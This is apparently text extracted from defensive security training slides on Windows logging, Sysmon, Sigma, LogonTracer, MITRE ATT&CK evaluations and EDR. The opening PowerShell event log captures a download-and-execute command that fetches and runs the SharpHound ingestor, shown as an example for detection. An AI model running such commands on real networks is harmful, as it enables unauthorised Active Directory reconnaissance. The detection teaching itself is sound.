Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	501	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle
Information	7/9/2019 5:00:56 PM	PowerShell (PowerShell)	500	Command Lifecycle

Event 500, PowerShell (PowerShell)

General Details

Command "New-Object" is Started.

Details:

NewCommandState=Started

SequenceNumber=28

HostName=ConsoleHost
HostVersion=5.1.17763.503
HostId=3d142d60-27ec-49a3-a2fb-23dcd34a2b9d
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -C IEX(New-Object Net.Webclient).DownloadString ('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound
EngineVersion=5.1.17763.503
RunspaceId=f71de0b4-0d7d-4877-bf48-e929a258bc3a
PipelineId=2
CommandName=New-Object
CommandType=Cmdlet
ScriptName=
CommandPath=
CommandLine=IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound

Sysmon - Install


SwiftOnSecurity's default config is installed below.
It's easy, like 10 seconds easy.

```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml


System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.21
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Sysmon Log Locations



Log Detail

```
Process Create:
RuleName:
UtcTime: 2019-07-29 16:49:44.838
ProcessGuid: {ac6a4e42-23a8-5d3f-0000-0010f8353400}
ProcessId: 6816
Image: C:\Users\Sec504\Downloads\msf.exe
FileVersion: 2.2.14
Description: ApacheBench command line utility
Product: Apache HTTP Server
Company: Apache Software Foundation
OriginalFileName: ab.exe
CommandLine: "C:\Users\Sec504\Downloads\msf.exe"
CurrentDirectory: C:\Users\Sec504\Downloads\
User: THEBOSS\Sec504
LogonGuid: {ac6a4e42-61bd-5d37-0000-002033200700}
LogonId: 0x72033
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=532FA545F9B01DCA5E0991B7AB85E326,SHA256=4960AD6540BF6D8991ED93
ParentProcessGuid: {ac6a4e42-61c2-5d37-0000-001092270800}
ParentProcessId: 1772
ParentImage: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
ParentCommandLine: "C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
```

GPO and Sysmon

- Great Article via Syspanda
  - https://www.syspanda.com/index.php/2017/02/28/deploying-sysmon-through-gpo/

```
copy /z /y "\\domain.com\apps\config.xml" "C:\windows\"
sysmon -c c:\windows\config.xml

sc query "Sysmon" | Find "RUNNING"
If "%ERRORLEVEL%" EQU "1" (
goto startsysmon
)
:startsysmon
net start Sysmon

If "%ERRORLEVEL%" EQU "1" (
goto installsysmon
)
:installsysmon
"\\domain.com\apps\sysmon.exe" /accepteula -i c:\windows\config.xml
```

Winlogbeat

Administrator: Windows PowerShell

```
PS C:\users\TempAdmin\Desktop\winlogbeat> powershell -Exec bypass -File .\install-service-winlogbeat.ps1

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat


PS C:\users\TempAdmin\Desktop\winlogbeat> Set-Service -Name "winlogbeat" -StartupType automatic
PS C:\users\TempAdmin\Desktop\winlogbeat> Start-Service -Name "winlogbeat"
PS C:\users\TempAdmin\Desktop\winlogbeat> _
```

Sigma

README.md

build passing

Sigma

Generic Signature Format for SIEM Systems

What is Sigma

Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what Snort is for network traffic and YARA is for files.

This repository contains:

1. Sigma rule specification in the Wiki
2. Open repository for sigma signatures in the `./rules` subfolder
3. A converter named `sigmac` located in the `./tools/` sub folder that generates search queries for different SIEM systems from Sigma rules

6 Event IDs

LOGONTRACER

Black Hat Arsenal USA 2018

Concept

LogonTracer is a tool to investigate malicious logon by visualizing and analyzing Windows Active Directory event logs. This tool associates a host name (or an IP address) and account name found in logon-related events and displays it as a graph. This way, it is possible to see in which account login attempt occurs and which host is used. This tool can visualize the following event id related to Windows logon based on this research.

- **4624**: Successful logon
- **4625**: Logon failure
- **4768**: Kerberos Authentication (TGT Request)
- **4769**: Kerberos Service Ticket (ST Request)
- **4776**: NTLM Authentication
- **4672**: Assign special privileges

More details are described in the following documents:

- Visualise Event Logs to Identify Compromised Accounts - LogonTracer -
- イベントログを可視化して不正使用されたアカウントを調査 (Japanese)

Lets say, this happens

```
Date    : 3/26/2019 1:15:44 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: LABV2-DC2$
          User SID Access Count: 56
Command :
Decoded :

Date    : 3/26/2019 1:15:44 PM
Log     : Security
EventID : 4672
Message : High number of total logon failures for multiple accounts
Results : Total accounts: 232
          Total logon failures: 240
```

What does it look like?

4776	Credential Validation
4776	Credential Validation
4776	Credential Validation
4776	Credential Validation
4776	Credential Validation
4776	Credential Validation

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Samantha.Ryan
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Roderick.Stone
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

The computer attempted to validate the credentials for an account.


Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Timmy.Richardson
Source Workstation: WINLABV2WKSRL-9
Error Code: 0xC000006A

Lab: Enterprise Log Analysis

Endpoint Protection Analysis

Overlapping Fields of View

- The key is overlapping fields of visibility
- Endpoint
- SIEM/UBEA
- Network Monitoring
- Sandboxing
- Internal Segmentation



Everyone's a Winner!

MITRE | ATT&CK® Evaluations

Evaluations ▾ Tools ▾ Resources ▾ Get Evaluated

Home > APT3

APT3 Emulation

ATT&CK Evaluations 2018

RESULTS

✓ Call For Participation — ✓ Evaluating — ✓ Preparing — ✓ Published

ATT&CK Description

APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security. [1] [2] This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap. [1] [3] As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong. [4]

Emulation Notes

APT3 relies on harvesting credentials, issuing on-keyboard commands (versus Windows API calls), and using programs already trusted by the operating system ("living off the land"). Similarly, they are not known to do elaborate scripting techniques, leverage exploits after initial access, or use anti-EDR capabilities such as rootkits or bootkits.

Participants

Initial Cohort

Carbon Black. · CROWDSTRIKE · elastic · GoSecure · Windows Defender ATP · RSA · SentinelOne

Rolling Admission

cybereason · F-Secure. · FIREEYE · McAfee Together is power. · paloalto CORTEX XDR

Scenario Overview

Two scenarios emulate publicly reported APT3/Gothic Panda tradecraft and operational flows. In both scenarios, access is established on the target victim. The scenario then proceeds into local/remote discovery, elevation of privileges, grabbing available credentials, then finally lateral movement within the breached network before collecting and exfiltrating sensitive data. Both scenarios include executing previously established persistence mechanisms executed after a simulated time lapse.

Red Team tooling is what primarily distinguishes the two scenarios. Cobalt Strike was used to execute the first scenario, while PowerShell Empire was used to execute the second. Using two different toolsets resulted in diversity and an observable variance in the emulation of the APT3/Gothic Panda behaviors.

Information Security CELEBRATING 10 YEARS •2008-2018•

Detection Categories

Main Detection Types

- None
- Telemetry
- MSSP
- General
- Tactic
- Technique

Modifier Detection Types

- Alert
- Correlated
- Delayed
- Host Interrogation
- Residual Artifact
- Configuration Change

Or not?

README.md

attack-eval-scoring

This project represented my attempts at analyzing the results of round 1 of the MITRE Enterprise ATT&CK Evaluation. With the release of round 2 results, please check out my new project: https://github.com/joshzelonis/EnterpriseAPT29Eval

For my initial blog post on the subject, check out: https://go.forrester.com/blogs/measuring-vendor-efficacy-using-the-mitre-attck-evaluation/

simple_score.py

In parsing the results, I found 56 ATT&CK techniques were measured with 136 procedures for doing so. This is a quick script for applying the scale on a procedure (or per step) basis. There were many instances where there were multiple detections for a single procedure/step which would skew any counting method that did not take this into effect.

coverage.py

This script generates two key metrics for understanding vendor performance. The first of which is a coverage score which gives insight into the percentage of ATT&CK techniques the solution was able to generate any type of detection against. This can be viewed as a high water mark for how the product could be used to generate detections. The second metric is a correlation metric which is the percentage of detections that had a tainted modifier. This is useful for understanding how the product reduces work for SOC analysts.

kill_chain_analysis.py

There were 10 different stages of attack measured from initial compromise to execution of persistence across two scenarios. One may argue that the most critical capability is being able to alert on an aversary at each stage of an intrusion. This script analyzes and breaks out how each vendor performed at each stage of these scenarios on the same 1-3-5 scale used by simple_score.py


“Simple” Score


```
john@pop-os:~/attack-eval-scoring$ python3 simple_score.py
./data/McAfee.1.APT3.1_Results.json - 268
./data/CarbonBlack.1.APT3.1_Results.json - 259
./data/Cybereason.1.APT3.1_Results.json - 285
./data/Microsoft.1.APT3.1_Results.json - 195
./data/PaloAltoNetworks.1.APT3.1_Results.json - 329
./data/GoSecure.1.APT3.1_Results.json - 108
./data/RSA.1.APT3.1_Results.json - 78
./data/F-Secure.1.APT3.1_Results.json - 376
./data/Endgame.1.APT3.1_Results.json - 225
./data/FireEye.1.APT3.1_Results.json - 288
./data/CrowdStrike.1.APT3.1_Results.json - 269
./data/SentinelOne.1.APT3.1_Results.json - 123
```

Misses

```
john@pop-os:~/attack-eval-scoring$ python3 total_misses.py
./data/McAfee.1.APT3.1_Results.json - 38
./data/CarbonBlack.1.APT3.1_Results.json - 34
./data/Cybereason.1.APT3.1_Results.json - 24
./data/Microsoft.1.APT3.1_Results.json - 23
./data/PaloAltoNetworks.1.APT3.1_Results.json - 9
./data/GoSecure.1.APT3.1_Results.json - 28
./data/RSA.1.APT3.1_Results.json - 49
./data/F-Secure.1.APT3.1_Results.json - 14
./data/Endgame.1.APT3.1_Results.json - 14
./data/FireEye.1.APT3.1_Results.json - 32
./data/CrowdStrike.1.APT3.1_Results.json - 22
./data/SentinelOne.1.APT3.1_Results.json - 35
```

LAB: EDR with Bluespawn






EDR!

Yay!

John Strand

What is EDR???

- Endpoint Detection and Response can mean a lot of things.....
- Does it include prevention?
- Is it just the black box flight recorder?
- What about SOAR?
- What about eXtended Detection and Response (XDR)?



What do you see?

I am soo sorry....

Vendors....

Cynet

CROWDSTRIKE

FIREEYE

CISCO
AMP Threat Grid

CYLANCE

Symantec.

Carbon Black.


SentinelOne

McAfee

CORTEX XDR

cybereason

MITRE Evaluations



Also… Vendors

Why EDR?

- Because IR is a nightmare without it
- Quickly get information from multiple sources
- Correlate attack data < GOOD threat intelligence!!
- Because Windows logs are just bad
  - Not you Sysmon... You cool.


Why free and Open Source?


- Not a fan of vendors that don't have free or Open Source Products
- How do you know if it works? Cool GUI? Trial? They pinky promise?
- Also, many companies can't afford full solutions
  - A quick note on pricing
- You are not paying for what a commercial tool does... You are paying for what the free/OS tools do not provide.
- No reason to not practice

